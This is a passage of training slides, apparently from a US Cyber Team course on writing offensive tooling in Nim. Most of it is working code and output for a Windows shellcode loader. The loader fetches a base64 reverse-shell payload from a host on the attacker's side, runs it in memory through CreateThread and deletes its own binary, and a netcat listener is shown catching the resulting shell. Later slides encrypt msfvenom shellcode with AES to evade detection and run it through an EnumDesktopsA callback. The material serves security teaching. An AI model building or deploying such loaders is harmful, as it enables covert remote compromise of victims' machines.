
```
264 N_LIB_EXPORT N_CDECL(void, NimMain)(void) {
265 #if 0
266     void (*volatile inner)(void);
267     PreMain();
268     inner = NimMainInner;
269     (*inner)();
270 #else
271     PreMain();
272     NimMainInner();
273 #endif
274 }
```

```
264 N_LIB_PRIVATE N_CDECL(void, NimMain)(void) {
265 #if 0
266     void (*volatile inner)(void);
267     PreMain();
268     inner = NimMainInner;
269     (*inner)();
270 #else
271     PreMain();
272     NimMainInner();
273 #endif
274 }
```

The output dll is now replaced to the current working directory and NimMain is no longer being exported.

Exports		Imports	
<hr/>			
Offset	Name	Value	Meaning
14C0A	MinorVersion	0	
14C0C	Name	1D032	sample_65A2BC375B92B1058A486B964D5001DE2035E332.dll
14C10	Base	1	
<hr/>			
Exported Functions [1 entry]			
Offset	Ordinal	Function RVA	Name RVA
14C28	1	AC50	1D066
			Name
			DlIMain
			Forwarder

Although, this doesn't fully obfuscate the dll from being nim compiled



Payload retrieval

Not all the times we want our payload to be stored in the binary and we want to retrieve it from a hosted server.

```
(kali㉿kali)-[~/hosting]
$ cat payload
SIPsK0gXAAAASIPEKOn+AAAAAkJCQkJCQkJCQkJBYSIPk8EiJ5UiB7AABAABQww8LkJCQkJCQkJCQkJEFUSYnKRTbVVdWU0iJ07rwAAAASIhsAAIAAEhjcTxMjUwkIEiNvCQQAQAAASAHot
InJ6EkFAABiIg8YYuTwAAADzpUiNtCQQAQAAuTwAAABMic/zpUhjhCSQAAAATAHSGNwIEhjeBxIY2gkRItgFEwB1kU53H4+SGMOSInaQbgBAAAASIPGBEwB0eIRBAAASY1TAUiFwHQFSYnT69VNAd
tNAdnBD7CEK0mNBIJYwQ4TAHQ6wIxwEiBxAACAAAbxl9dQVzDkJCQkJCQkJBBV7oQAAAQVZBVUFUVVdWU0iB7AgDAABIjawk2AAAEEyNpCRoAQAAASInpSI20JJ8AAABIjVwkfuhzBAAUpg
BAABIuDE5Mi4xNjguTInhSiMENgAAABMjbQkrAAAAEi4MTI1LjE1MQBMjawkiQAAAEEiJhCTgAAA6DIEAABIjUQkYroEAAAASInBSIeJFjoGwQAALoNAAAASInxx0QkYmNtZADoBgQAALoLAAA
SInZSLhLRVJORUwzMkiJhCsFAAAAx4QkpwAACAC5kbGzGhCSRAAAAAOjuAwAAug0AAABMiffIuHdzMl8zMi5kSILEJH5mx4QkhgAAAGxsxoQkiAAAAADopgMAALoLAAAATInpSLhMb2FkTGlckiJh
CSsAAAAAx4QktAAAAGFyeUHGsCS4AAAAAOh0AwAASt2MJJQAAABIuFdTQVN0YXJ0ZseEJJEEAAAB1cEiJhCSJAAAAXoQkkwAAAADoQuMAAEiNTCR0SLhXU0FTb2NrZboKAAAASIeJJQAAABmx4QknA
AAAHRBxoQkngAAAADoEAMAAEiNTCRmSlhpbmV0X2FkZLoGAAAASILEJHRmx0QkfHIA6OsCAABIjUwkbLoIAAAAx0QkZmh0b25mx0QkanMA6M0CAABIjYwkuQAAALoPAAAASLhjb25uZWN0AEiJRCR
s6KwCAADGhCTAAAAAEi4Q3JLYXRLUHJIiYQkuQAAAGVIiwQlyAAAAMEEJMEAAABvY2VzSITAGGbHhCTFAAAAc0FMi1ggZkGDe0gAdB1Ji1NQQbgCAAASInx6PIBAABIhcB1BkmLcyDrNE2LE005
03QqZkGDekgAdB1Ji1JQQbgCAAASInx6MUBAABlhcb1BkmLciDrB02LEuvRMfZMifJiifHoiPz//0iJ2UmJxugNAgAASInBQf/WTInqSInBSIeJFDz/z//0iLTCRQSI2UJJQAAABIicfoUvz//
0iLTCRQSI1UJHRIicPoQPz//0iLTCRQSI1UJGZJicfoLvz//0iLTCRQSI1UJGxJicboHPz//0inLcs5AAAASInxSYnF6An8//9MieK5AgIAAEyNpCTIAAAASInG/9cxwEUxyUG4BgAAAI1EJCI6AQ
AAALKCAAAAiUQkIP/TuhAAABMieFIicPoRQEAEiJ6WbHhCTIAAAAGDoQuEAAEiJwUH/17k5BQAAiYQkzAAAAEH/1kG4AAAAEYJ4kiJ2WaJhCTKAAAQf/VTI2MJAABAABMjZQk6AAAAlpoAAA
ATInJ6OoAAABMidG6GAAAQjdAAAAMdIxUyJTCRASImcJFABAABFMclFMcBIiZwkWAEEAEiJnCRgAQAAStUJdhIIvQkMEiLVCRYiUwkKDhJx4QkAAEAAGgAAADHhCQ8AQAAAEEyJVCRIx0Qk
IAEAAA/1kiBxAgDAABxl9dQVxBXUFeQV/DkJCQkJCQkJCAUSKcjxAdg88WncDg8AgQYD5QHcU6yNBgPlAdhhBgPladxdbg8Eg6xtEOMh0B0QpyA+2wMOEwHQISP/BTAHC6
7IxwMNBOmf080vjkJCQkJCQkJBJichXidExwEyJx/0qX80QSInIw5A=


(kali㉿kali)-[~/hosting]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

In this example we will use a base64 encoded payload, but this could be a raw payload generated by msfvenom or any other means necessary.

For this payload, we're using the simple reverse shell example from earlier, but using a [position independent code](#) reverse shell template that has been slightly modified.

Payload retrieval

```
1 import winim
2 import std/[base64, httpclient]
3 import selfdelete
```

```
42 proc main() =
43     var
44         payload = retrievePayload()
45         readyPayload = setupPayload(payload)
46     if cast[int](readyPayload) == 0:
47         quit()
48     discard deleteSelf()
49     executePayload(readyPayload)
50
51 when isMainModule:
52     main()
```

```
(kali㉿kali)-[~/hosting]
$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval> nim c -
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0
...
Hint: [Link]
Hint: mm: orc; opt: size; options: -d:danger
191054 lines; 5.382s; 320.664MiB peakmem; proj: C:\Users\user\Desktop
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval> .\main.exe
PS C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval> dir
```

```
Directory: C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval

Mode                LastWriteTime        Length Name
----                -              -          -
-a---    9/4/2023  1:09 AM           1550 main.nim
-a---    9/4/2023  1:03 AM           1971 selfdelete.nim
```

```
5 ## url of server that is holding our payload
6 const URL = "http://192.168.125.151/payload"
7
8 proc retrievePayload(): string =
9     var client = newHttpClient()
10    try:
11        result = client.getContent(URL)
12    finally:
13        client.close()
```

```
15 proc setupPayload(payload: string): LPVOID =
16     var
17         p = decode(payload)
18         dec = pcstring
19         var buf = VirtualAlloc(
20             nil, cast[SIZE_T](p.len),
21             MEM_COMMIT or MEM_RESERVE,
22             PAGE_READWRITE
23         ) # allocate buffer for payload
24         copyMem(buf, addr dec[0], p.len) # move decoded payload into buffer
25         var oldProtect: DWORD
26         VirtualProtect(buf, p.len, PAGE_EXECUTE_READ, addr oldProtect)
27         return buf
```

```
30 proc executePayload(payload: LPVOID) =
31     var handle = CreateThread(
32         cast[LPSECURITY_ATTRIBUTES](nil),
33         cast[SIZE_T](nil),
34         cast[LPTHREAD_START_ROUTINE](payload),
35         cast[LPVOID](nil),
36         cast[DWORD](nil),
37         cast[LPDWORD](nil)
38     ) # create thread and execute payload
39     WaitForSingleObject(handle, INFINITE)
40     # cannot free the payload because of crash
41     # VirtualFree(cast[LPVOID](payload), 0.SIZE_T, MEM_RELEASE) # free payload
```

```
4 const NEW_STREAM = ":uscg"
5
6 proc deleteSelf*: bool =
7     ## deletes the current binary and returns true if successful
```

```
(kali㉿kali)-[~/hosting]
$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.140] 50290
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\user\Desktop\nim_for_hackers2\payload_retrieval>
```

Compiled with ` -d:ssl` if the URL is https

CreateThread using the payload buffer returned from `setupPayload`

From selfdelete.nim: [OffensiveNim](#)

Payload obfuscation

There many ways to obfuscate your payload: XOR encryption, Stream ciphers, IPv4/6, UUID, MAC obfusctions, and more. It can be up to the offensive tooler to create their own way for payload obfuscation. We'll give an example of using AES as it's very common.

```
# msfvenom -p windows/x64/exec CMD=calc.exe -f nim -e generic/none
# modified byte to uint32, padded to mod 8
var buf: array[280, byte] = [
    byte 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,
    0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,
    0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,
    0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
    0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
    0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,
    0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,
    0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,
    0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,
    0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,
    0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,
    0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,
    0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,0x48,
    0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,
    0x01,0xd0,0x41,0x58,0x41,0x58,0x59,0x5a,0x41,0x58,0x41,
    0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,
    0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0x5d,
    0x48,0xba,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x48,0x8d,
    0x8d,0x01,0x01,0x00,0x41,0xba,0x31,0x8b,0x6f,0x87,0xff,
    0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,
    0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,
    0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,
    0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,
    0x00,0x90,0x90,0x90,0x90]
```

```
4 type
5     ## Context for AES256-GCM
6     AESContext* = object
7         ectx, dctx: GCM[aes256]
8         key: array[aes256.sizeKey, byte]
9         iv: array[aes256.sizeBlock, byte]
10        etag, dtag: array[aes256.sizeBlock, byte]
```

Context for storage of needed AES variables

```
12 converter toSeqByte(s: string): seq[byte] = cast[seq[byte]](s)
```

String to byte sequence converter

```
14 proc initializeAes(ctx: var AESContext) =
15     discard randomBytes(addr ctx.iv[0], 16)
16     discard randomBytes(addr ctx.key[0], 32)
```

Random IV and Key generation

```
71 var
72     ctx: AESContext
73     aadText: seq[byte] = "uscguscguscg"
74     encText: array[buf.len, byte]
75
76     initializeAes(ctx)
77     ctx.ectx.init(ctx.key, ctx.iv, aadText)
78     # encryption
79     ctx.ectx.encrypt(buf, encText)
80     ctx.ectx.clear()
```

The encryption

`payload_obfuscation/generate_payload.nim` has two helper functions to print out the generated IV and Key, as well as print out the encrypted buffer.

Payload obfuscation

We set up `payload_obfuscation/run_payload.nim` in a similar manner that we have generated the payload with.

```
3 type
4 ## Context for AES256-GCM
5 AESContext* = object
6   ectx, dctx: GCM[aes256]
7   key: array[aes256.sizeKey, byte]
8   iv: array[aes256.sizeBlock, byte]
9   etag, dtag: array[aes256.sizeBlock, byte]
10
11 converter toSeqByte(s: string): seq[byte] = cast[seq[byte]](s)
```


Main holds the buf, iv, key, and same aadText from the generated payload.

```
13 proc main() =
14 > var buf: array[280, byte] = [...]
37 var iv  = [byte 141, 109, 182, 53, 142, 127, 15, 80, 88, 167, 65, 197, 5, 156, 208, 161]
38 var key = [byte 0, 168, 4, 15, 64, 49, 208, 226, 48, 174, 82, 250, 50, 88, 237, 128, 35,
39 192, 223, 19, 100, 184, 49]
40 var aadText: seq[byte] = "uscguscguscg"
41 var decText: array[buf.len, byte]
```



```
51 # run payload
52 var p = VirtualAlloc(NULL, sizeof(decText).DWORD, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
53 copyMem(p, addr decText[0], decText.len)
54 EnumDesktopsA(GetProcessWindowStation(), cast[DESKTOPENUMPROCA](p), cast[LPARAM](NULL))
```

Running the payload will pop a calc



```
42 var ctx: AESContext
43 ctx.key = key
44 ctx.iv = iv
45
46 # decryption
47 ctx.dctx.init(ctx.key, ctx.iv, aadText)
48 ctx.dctx.decrypt(buf, decText)
49 ctx.dctx.clear()
```

Initialize the AESContext, set the Key and IV, then do decryption.

We will allocate memory that is RWX and use EnumDesktopsA to call the payload using the callback function.

Because the Key and IV are present in the binary, it would be trivial to decrypt the obfuscated payload. Actions can be taken to stage the Key and/or IV so the payload can't be decrypted without retrieval of the key.

Thank you

Questions and Answer time

Slides and all source code is available publicly on the US Cyber Team github: https://github.com/us-cyber-team/nim_for_hackers2/

